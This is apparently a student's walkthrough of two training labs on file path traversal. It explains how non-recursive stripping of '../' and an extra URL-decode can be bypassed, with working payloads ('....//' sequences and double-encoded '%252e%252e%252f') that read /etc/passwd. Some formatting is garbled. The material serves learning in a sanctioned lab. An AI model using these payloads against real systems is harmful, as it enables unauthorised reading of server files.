

LAB Not solved

[Back to lab description >>](#)

[Home](#)

WE LIKE TO
SHOP





2.Lab: File path traversal, traversal sequences stripped non-recursively

1. What's happening here

- The lab has an endpoint like:
- `/image?filename=xx.jpg`
- If you try:
- `?filename=../../../../etc/passwd`

the app will strip out `../` once, but not recursively.

So:

- Input: `....//etc/passwd`
- Stripped once → `../etc/passwd` (still valid traversal).
- This allows bypass.

2. Exploit strategy

You can bypass the filter by inserting extra traversal sequences, because only the *first layer* of `../` gets stripped.

Example payloads

Try these in place of the image filename:

`?filename=....//....//....//....//etc/passwd`

or shorter:

`?filename=....//etc/passwd`

3. Why this works


- `....//` is treated as `../` after the first strip:
 - `....//` → `../`
- So `....//etc/passwd` → `../etc/passwd`
- Then the filesystem resolves it to the actual file.

4. Solve the lab

1. Open the product page.
2. Right-click the product image → Open in new tab (or copy link).
Example:
3. `https://YOUR-LAB-ID.web-security-academy.net/image?filename=24.jpg`

4. Replace 24.jpg with:
5.//....//....//....//etc/passwd

He



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#)WE LIKE TO
SHOP 

3.Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

1. What the lab does

- Normal payload like:
- `?filename=../../../../etc/passwd`
→ server strips out `../`
- BUT: The application performs a **superfluous URL-decode** *after* stripping.
- That means you can send **encoded traversal sequences** that survive the filter.

2. The trick: double encoding

- If you encode `../` as `%2e%2e%2f`, the filter might catch it.
- But if you **double encode** (`%252e%252e%252f`), the filter sees only `%2e%2e%2f` (looks harmless to it), then the app decodes it again → becomes `../`.

3. Payload examples

Instead of:

`?filename=../../../../etc/passwd`

Use:

?filename=%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd

(That's four ../ sequences, each double-encoded.)

4. Steps to solve

1. Go to the product page.
2. Right-click the image → **Open in new tab** (find the /image?filename=xx.jpg URL).
Example:
3. <https://YOUR-LAB-ID.web-security-academy.net/image?filename=24.jpg>
4. Replace 24.jpg with the double-encoded traversal payload:

%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd

